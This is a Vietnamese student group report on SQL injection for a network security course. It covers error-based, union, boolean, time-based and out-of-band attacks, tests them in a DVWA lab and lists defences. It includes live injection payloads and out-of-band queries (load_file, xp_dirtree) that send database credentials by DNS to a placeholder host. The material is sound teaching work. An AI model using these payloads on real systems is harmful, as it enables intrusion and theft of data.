**TRƯỜNG ĐẠI HỌC VINH**

**VIỆN KỸ THUẬT VÀ CÔNG NGHỆ**

**Ảnh có chứa biểu tượng, Nhãn hiệu, Đồ họa, Phông chữ

Nội dung do AI tạo ra có thể không chính xác.**

**BÁO CÁO BÀI TẬP NHÓM HỌC PHẦN AN NINH MẠNG**

**NGHIÊN CỨU VÀ THỬ NGHIỆM VỀ SQL INJECTION TRONG HACKER CÓ ĐẠO ĐỨC**

**Nhóm 09**

|  |  |
| --- | --- |
| Giáo viên hướng dẫn: | TS. Lê Văn Minh |
| Sinh viên thực hiện: | Bùi Danh Nhân - 215748020110296 |
|  | Trương Xuân Nguyên - 215748020110162 |
|  | Phạm Lê Quân - 215748020110181 |
|  | Đặng Bảo Phúc - 215748020110429 |
|  | Trần Trung Quân – 215748020110221 |

**Nghệ An, 03/****2025**

# MỤC LỤC

[MỤC LỤC 2](#_Toc192880683)

[1. Giới thiệu 3](#_Toc192880684)

[1.1. Khái niệm 3](#_Toc192880685)

[1.2. Các thức hoạt động 3](#_Toc192880686)

[2. Mục tiêu nghiên cứu 3](#_Toc192880687)

[3. Các dạng tấn công SQL Injection 3](#_Toc192880688)

[3.1. In-band SQLi (Classic SQLi) 3](#_Toc192880689)

[3.2. Inferential SQL Injection 6](#_Toc192880690)

[3.3. Out-of-band SQLi 9](#_Toc192880691)

[4. Phương pháp thử nghiệm 10](#_Toc192880692)

[4.1. Môi trường thử nghiệm: 10](#_Toc192880693)

[4.2. Công cụ sử dụng: 10](#_Toc192880694)

[4.3. Quy trình thử nghiệm: 10](#_Toc192880695)

[5. Kết quả thử nghiệm 11](#_Toc192880696)

[6. Phân tích và thảo luận 12](#_Toc192880697)

[7. Giải pháp phòng chống 12](#_Toc192880698)

[8. Kết luận 13](#_Toc192880699)

[TÀI LIỆU THAM KHẢO 14](#_Toc192880700)

# Giới thiệu

## Khái niệm

SQL Injection (SQLi) là một trong những kỹ thuật tấn công phổ biến và nguy hiểm nhất đối với ứng dụng web. Nó lợi dụng lỗ hổng trong truy vấn SQL để thực thi các lệnh độc hại trên cơ sở dữ liệu. Nếu không được bảo vệ đúng cách, SQL Injection có thể dẫn đến rò rỉ thông tin nhạy cảm, thay đổi dữ liệu hoặc thậm chí kiểm soát hoàn toàn hệ thống.

## Các thức hoạt động

Cách hoạt động của SQL Injection: Các cuộc tấn công SQL Injection chủ yếu được thực hiện tại các ô nhận input của hệ thống, nới chứa các tham số (câu lệnh WHERE trong SQL) để làm điều kiện cho hệ thống truy vấn kết quả. Khi các ô input này có lỗ hổng, kẻ tấn công chèn vào đây các câu lệnh SQL để đánh lừa hệ thống trả về các kết quả mà họ muốn (thông báo lỗi hay kết quả của câu lệnh SQL được chèn vào).

# 2. Mục tiêu nghiên cứu

* Hiểu rõ cơ chế và cách thức hoạt động của SQL Injection.
* Thử nghiệm các phương pháp khai thác SQL Injection trên môi trường kiểm thử.
* Đề xuất các biện pháp phòng chống SQL Injection hiệu quả.

# 3. Các dạng tấn công SQL Injection

## 3.1. In-band SQLi (Classic SQLi)

[In-band SQL Injection là loại tấn công SQL Injection](https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/) phổ biến và dễ khai thác nhất . In-band SQL Injection xảy ra khi kẻ tấn công có thể sử dụng cùng một kênh truyền thông để vừa phát động tấn công vừa thu thập kết quả.

Hai loại In-band SQLi phổ biến nhất là Error-based SQL và Union-based SQLi.

### 3.1.1. Error-based SQLi

#### Tổng quan

Error-based SQL Injection là kỹ thuật tấn công lợi dụng lỗi SQL hiển thị trên ứng dụng web để trích xuất dữ liệu từ cơ sở dữ liệu. Khi một truy vấn SQL không được xử lý an toàn, nó có thể gây ra lỗi, từ đó tiết lộ thông tin như tên bảng, tên cột hoặc dữ liệu bên trong hệ thống.

Loại tấn công này đặc biệt hiệu quả trên các hệ thống không ẩn thông báo lỗi SQL, giúp kẻ tấn công dễ dàng thu thập thông tin.


1. Xác định và khai thác lỗi

* Kiểm tra xem ứng dụng có hiển thị lỗi SQL khi nhập dữ liệu đặc biệt như dấu ' hoặc ").
* Sử dụng ORDER BY để xác định số lượng cột trong truy vấn.
* Dùng UNION SELECT để hiển thị dữ liệu từ bảng khác.
* Nếu hệ thống trả về lỗi cú pháp hoặc thông tin bảng, điều đó cho thấy nó dễ bị tấn công.

1. Ví dụ

* Giả sử một ứng dụng web có URL chấp nhận tham số từ người dùng: https://example.com/index.php?item=123
* Kẻ tấn công có thể thử thêm một dấu ngoặc kép vào cuối giá trị tham số: https://example.com/index.php?name=123’

Nếu cơ sở dữ liệu trả về lỗi như thế này thì cuộc tấn công đã thành công:



* Thông báo lỗi này cung cấp cho kẻ tấn công:
* Thông tin về cơ sở dữ liệu được sử dụng—MySQL
* Cú pháp chính xác gây ra lỗi—dấu nháy đơn
* Lỗi cú pháp xảy ra trong truy vấn—sau giá trị tham số

### 3.1.2. Union-based SQLi

#### Tổng quan

Union-based SQL Injection là một kỹ thuật tấn công khai thác lỗ hổng SQL bằng cách sử dụng mệnh đề UNION SELECT. Kỹ thuật này cho phép kẻ tấn công hợp nhất kết quả của một truy vấn hợp lệ với một truy vấn tùy chỉnh nhằm lấy dữ liệu nhạy cảm từ cơ sở dữ liệu.

Bằng cách sử dụng UNION SELECT, kẻ tấn công có thể truy vấn dữ liệu từ các bảng khác mà không cần có quyền truy cập trực tiếp.

1. Xác định và khai thác lỗi

Union-based SQL Injection lợi dụng mệnh đề UNION để kết hợp truy vấn độc hại với truy vấn hợp lệ, nhằm truy xuất dữ liệu trái phép từ cơ sở dữ liệu. Để khai thác, kẻ tấn công xác định số cột trong truy vấn bằng cách sử dụng mệnh đề ORDER BY với các giá trị tăng dần cho đến khi gặp lỗi. Sau đó, họ xác định cột hiển thị dữ liệu bằng cách sử dụng mệnh đề UNION SELECT với các giá trị khác nhau. Khi đã xác định được cột hiển thị, họ có thể truy xuất dữ liệu nhạy cảm bằng cách sử dụng mệnh đề UNION SELECT để truy vấn các bảng và cột khác trong cơ sở dữ liệu.

1. Ví dụ

* Giả sử ứng dụng có truy vấn:



* Nếu $id được lấy từ tham số URL mà không được lọc, kẻ tấn công có thể chèn:



Kết quả: Hệ thống hiển thị tên cơ sở dữ liệu và phiên bản SQL Server.

* Kẻ tấn công tiếp tục thử:



Nếu trang hiển thị dữ liệu username và password, hệ thống đã bị khai thác thành công.

## 3.2. Inferential SQL Injection

Inferential SQLi có đặc tính blind vì hacker sẽ không thể thấy trực tiếp cách mà cuộc tấn công hoạt động. Kẻ tấn công không trực tiếp gây tổn hại đến cơ sở dữ liệu mà sẽ gửi các data payload đến server. Những data payload này sẽ gây ảnh hưởng đến cơ sở dữ liệu của bạn và bạn buộc phải đưa ra những phản ứng công khai. Đây chính là điều hacker cần, họ nắm bắt những phản ứng này và đưa ra những phán đoán về cấu trúc cơ sở dữ liệu của bạn.

Inferential SQL Injection có 2 dạng: Blind-boolean-based SQLi và Blindtime-based SQLi.

### 3.2.1. Blind-boolean-based

#### Tổng quan

SQL Injection dựa trên Boolean là một kỹ thuật SQL Injection suy luận dựa vào việc gửi truy vấn SQL đến cơ sở dữ liệu, buộc ứng dụng trả về kết quả khác nhau tùy thuộc vào việc truy vấn trả về kết quả ĐÚNG (TRUE) hay SAI (FALSE).

Tùy thuộc vào kết quả, nội dung trong phản hồi HTTP sẽ thay đổi hoặc giữ nguyên. Điều này cho phép kẻ tấn công suy ra liệu tải trọng được sử dụng trả về true hay false, ngay cả khi không có dữ liệu nào từ cơ sở dữ liệu được trả về. Cuộc tấn công này thường chậm (đặc biệt là trên các cơ sở dữ liệu lớn) vì kẻ tấn công sẽ cần phải liệt kê cơ sở dữ liệu, từng ký tự một.

#### Xác định và khai thác lỗi

Chèn các payload boolean vào ô input của hệ thống và so sánh các kết quả trả về, từ đó đưa ra nhận xét

#### Ví dụ

* Giả sử một ứng dụng web có chức năng hiển thị thông tin người dùng dựa trên ID được cung cấp qua URL:https://example.com/user?id=1


Truy vấn SQL tương ứng có thể là:

Ảnh có chứa văn bản, Phông chữ, Đồ họa, màu trắng

Nội dung do AI tạo ra có thể không chính xác.


* Nếu ứng dụng không xử lý đúng đầu vào, kẻ tấn công có thể thử nghiệm với các giá trị khác nhau cho tham số id để quan sát phản ứng của ứng dụng. Ví dụ: https://example.com/user?id=1' AND 1=1 --

Truy vấn SQL sẽ trở thành:



* Nếu ứng dụng vẫn hiển thị thông tin người dùng, kẻ tấn công có thể thử với:https://example.com/user?id=1' AND 1=2 --

Truy vấn SQL sẽ trở thành:



Nếu ứng dụng trả về trang lỗi hoặc không hiển thị thông tin, kẻ tấn công có thể suy luận rằng ứng dụng dễ bị tấn công SQL Injection. Bằng cách thay đổi các điều kiện boolean và quan sát phản hồi, kẻ tấn công có thể dần dần thu thập thông tin về cấu trúc và dữ liệu của cơ sở dữ liệu.

### 3.2.2. Time-based Blind SQLi

#### Tổng quan

Time-based SQL Injection là một kỹ thuật suy luận SQL Injection dựa trên việc gửi một truy vấn SQL đến cơ sở dữ liệu, buộc cơ sở dữ liệu phải chờ trong một khoảng thời gian nhất định (tính bằng giây) trước khi phản hồi. Thời gian phản hồi sẽ cho kẻ tấn công biết kết quả của truy vấn là ĐÚNG hay SAI.

Tùy thuộc vào kết quả, phản hồi HTTP sẽ được trả về với độ trễ hoặc được trả về ngay lập tức. Điều này cho phép kẻ tấn công suy ra liệu tải trọng được sử dụng có trả về true hay false, ngay cả khi không có dữ liệu nào từ cơ sở dữ liệu được trả về. Cuộc tấn công này thường chậm (đặc biệt là trên các cơ sở dữ liệu lớn) vì kẻ tấn công sẽ cần phải liệt kê từng ký tự trong cơ sở dữ liệu


#### Xác định và khai thác lỗi

Chèn các payload gây độ trễ thời gian cho cơ sở dữ liệu khi truy vấn được xử lý, quan sát độ trễ phản hồi của hệ thống, từ đó đưa ra nhận xét.

#### Ví dụ

* Giả sử một ứng dụng web có chức năng hiển thị thông tin sản phẩm dựa trên ID được cung cấp qua URL: https://example.com/product?id=10
* Nếu ứng dụng không xử lý đúng đầu vào, kẻ tấn công có thể thử nghiệm với các giá trị khác nhau cho tham số id để quan sát thời gian phản hồi của ứng dụng. Ví dụ: https://example.com/product?id=10' AND IF(1=1, SLEEP(5), 0) --


Truy vấn SQL sẽ trở thành:



Trong trường hợp này, điều kiện IF(1=1, SLEEP(5), 0) luôn đúng, nên hàm SLEEP(5) sẽ được thực thi, làm chậm phản hồi của máy chủ trong 5 giây.

* Nếu kẻ tấn công thay đổi điều kiện thành 1=2, như sau https://example.com/product?id=10' AND IF(1=2, SLEEP(5), 0) --

Truy vấn SQL sẽ trở thành:



Vì điều kiện 1=2 là sai, hàm SLEEP(5) sẽ không được thực thi và phản hồi của máy chủ sẽ không bị chậm trễ. Bằng cách so sánh thời gian phản hồi trong các trường hợp khác nhau, kẻ tấn công có thể suy luận về cấu trúc và dữ liệu của cơ sở dữ liệu.

## 3.3. Out-of-band SQLi

### Tổng quan

Out-of-band SQLi là loại tấn công không phổ biến, kiểu tấn công này chỉ xảy ra khi hacker không thể tấn công và thu thập kết quả trực tiếp trên cùng một kênh (In-band SQLi), và đặc biệt là khi việc phản hồi từ server là không ổn định.

Kiểu tấn công này phụ thuộc vào khả năng server thực hiện các request DNS hoặc HTTP để chuyển dữ liệu cho kẻ tấn công từ SQL và PL/SQL đến máy chủ do kẻ tấn công kiểm soát.

### Ví dụ

Tấn công Out-of-band SQLi trong MySQL và MS SQL Server

* Tấn công trong MySQL:

SELECT load\_file(CONCAT('\\\\',(SELECT+@@version),'.',

(SELECT+user),'.', (SELECT+password),'.',example.com\\test.txt'))

Kẻ tấn công có thể lấy dữ liệu ra rồi sử dụng hàm load\_file để tạo yêu cầu tên miền, đưa dữ liệu đã lọc vào yêu cầu. Điều này sẽ khiến ứng dụng gửi yêu cầu DNS đến miền database\_version.database\_user.database\_password.example.com, làm lộ dữ liệu nhạy cảm (phiên bản cơ sở dữ liệu, tên người dùng và mật khẩu của người dùng) cho kẻ tấn công.

* Tấn công trong MS SQL Server:

DECLARE @a varchar(1024);

DECLARE @b varchar(1024);

SELECT @a = (SELECT system\_user);

SELECT @b = (SELECT DB\_Name());

EXEC('master..xp\_dirtree"\\'+@a+''+'.'+''+@b+'example.com\test$"');

Nhờ thủ tục được lưu trữ xp\_dirtree (mặc dù ban đầu được thiết kế để liệt kê một cây thư mục cục bộ), nó có thể bị lừa để gây ra tra cứu DNS.

# 4. Phương pháp thử nghiệm

## 4.1. Môi trường thử nghiệm:

* Sử dụng máy ảo (VMware/VirtualBox) với hệ điều hành Kali Linux (cho hacker) và một máy chủ cài ứng dụng web có cơ sở dữ liệu MySQL (ví dụ: DVWA - Damn Vulnerable Web Application).
* Đảm bảo môi trường cách ly, không kết nối với hệ thống thực tế.

## 4.2. Công cụ sử dụng:

SQLmap, Burp Suite, DVWA (Damn Vulnerable Web Application).

## 4.3. Quy trình thử nghiệm:

### 4.3.1. Xác định mục tiêu và thu thập thông tin:

* **Mục tiêu:** Xác định ứng dụng web hoặc trang web cụ thể cần kiểm tra lỗ hổng SQL Injection.
* **Thu thập thông tin:** Thu thập các thông tin liên quan như cấu trúc URL, các tham số truyền vào, các form nhập liệu, và các điểm tương tác với cơ sở dữ liệu.

### 4.3.2. Phân tích và xác định các điểm có khả năng bị tấn công:

* **Kiểm tra các trường nhập liệu:** Xác định các trường nhập liệu (như form đăng nhập, tìm kiếm) có khả năng truyền dữ liệu trực tiếp vào truy vấn SQL.
* **Kiểm tra tham số URL:** Xem xét các tham số trong URL có thể bị lợi dụng để chèn mã SQL độc hại.

### 4.3.4. Thực hiện kiểm tra ban đầu:

* **Chèn các ký tự đặc biệt:** Nhập các ký tự như ', ", -- vào các trường nhập liệu hoặc tham số URL để kiểm tra phản hồi của ứng dụng. Nếu ứng dụng trả về lỗi SQL hoặc hành vi bất thường, có thể tồn tại lỗ hổng SQL Injection.

### 4.3.5. Sử dụng công cụ tự động để phát hiện lỗ hổng:

* **Sử dụng công cụ như SQLmap:** Công cụ này tự động kiểm tra và khai thác lỗ hổng SQL Injection bằng cách gửi các payloads đặc biệt và phân tích phản hồi từ máy chủ.

### 4.3.6. Khai thác lỗ hổng (trong môi trường kiểm thử):

* **Trích xuất dữ liệu:** Sử dụng các kỹ thuật SQL Injection để truy xuất thông tin từ cơ sở dữ liệu, như danh sách bảng, cột, và dữ liệu nhạy cảm.
* **Thực hiện các hành động khác:** Nếu có thể, thử chèn mã độc hoặc thay đổi dữ liệu trong cơ sở dữ liệu để đánh giá mức độ nghiêm trọng của lỗ hổng.

### 4.3.7. Báo cáo kết quả:

* **Lập báo cáo chi tiết:** Trình bày các phát hiện, mức độ nghiêm trọng, và các đề xuất khắc phục cho đội ngũ phát triển và quản lý để họ có thể thực hiện các biện pháp bảo mật cần thiết.

# 5. Kết quả thử nghiệm

* **Phát hiện**: Ứng dụng DVWA (cấp độ bảo mật thấp) dễ dàng bị khai thác bằng câu lệnh ' OR '1'='1, cho phép truy cập tài khoản quản trị viên.
* **Khai thác sâu hơn**: SQLMap trích xuất thành công danh sách người dùng, mật khẩu mã hóa (hash) và thông tin cấu hình cơ sở dữ liệu.
* **Hạn chế**: Ở cấp độ bảo mật cao hơn của DVWA (sử dụng prepared statements), SQLi không thành công.

# 6. Phân tích và thảo luận

* **Nguyên nhân thành công**: Thiếu kiểm tra đầu vào (input validation) và không sử dụng parameterized queries.
* **Tác động**: Kẻ tấn công có thể đánh cắp dữ liệu nhạy cảm, sửa đổi thông tin, hoặc chiếm quyền điều khiển hệ thống.
* **Bài học**: SQLi là mối đe dọa nghiêm trọng nếu hệ thống không được bảo vệ đúng cách.

# 7. Giải pháp phòng chống

* Sử dụng Prepared Statements (Parameterized Queries): Truy vấn SQL nên được viết với tham số ràng buộc.
* Hạn chế quyền truy cập cơ sở dữ liệu: Không sử dụng tài khoản có quyền admin cho ứng dụng.
* Lọc và kiểm tra đầu vào: Không chấp nhận ký tự đặc biệt trong đầu vào của người dùng.
* Sử dụng tường lửa ứng dụng web (WAF): Bảo vệ ứng dụng khỏi các cuộc tấn công SQL Injection tự động.
* Sử dụng ORM (Object-Relational Mapping): Giảm thiểu việc viết truy vấn SQL thủ công bằng cách sử dụng các ORM như Hibernate hoặc Entity Framework.
* Cập nhật thường xuyên: Đảm bảo rằng tất cả các thành phần của ứng dụng, bao gồm cả cơ sở dữ liệu và framework, được cập nhật để vá các lỗ hổng bảo mật.
* Kiểm tra bảo mật định kỳ: Thực hiện kiểm tra bảo mật thường xuyên để phát hiện và khắc phục kịp thời các lỗ hổng.

# 8. Kết luận

Trong quá trình nghiên cứu về SQL Injection, nhóm chúng em đã tiếp thu

được nhiều kiến thức về dạng tấn công này. Những kiến thức đó được chúng em

tổng hợp thông qua báo cáo về đề tài “Tấn công SQL Injection” và có thể được

tóm lược bằng những nội dung sau:

* Hiều được một cách tổng quan về dạng tấn công SQL Injection.
* Nắm được các hướng tấn công SQL Injection mà kẻ tấn công sử dụng.
* Phân loại được các dạng tấn công SQL Injection.
* Nắm được cách thức kẻ tấn công tiến hành tấn công hệ thống sau khi phát hiện lỗ hổng SQL Injection.
* Hiểu được các cách để phòng chống cuộc tấn công SQL Injection.

# TÀI LIỆU THAM KHẢO

|  |  |
| --- | --- |
| [1] | “Hacker Target,” [Trực tuyến]. Available: https://hackertarget.com/sqlmap-tutorial/. |
| [2] | “TopDev,” [Trực tuyến]. Available: https://topdev.vn/blog/sql-injection/. |
| [3] | “Acunetix,” [Trực tuyến]. Available: https://www.acunetix.com/websitesecurity/sql-injection2/. |
| [4] | “PortSwigger,” [Trực tuyến]. Available: https://portswigger.net/web-security/sql-injection. |
| [5] | Pinto, Dafydd Stuttard & Marcus, The Web Application Hacker’s Handbook, Wiley, 2007. |

**Lưu ý**

* Báo cáo này được thực hiện trong môi trường kiểm soát và hợp pháp. Bạn không nên thử nghiệm trên hệ thống mà bạn không được phép.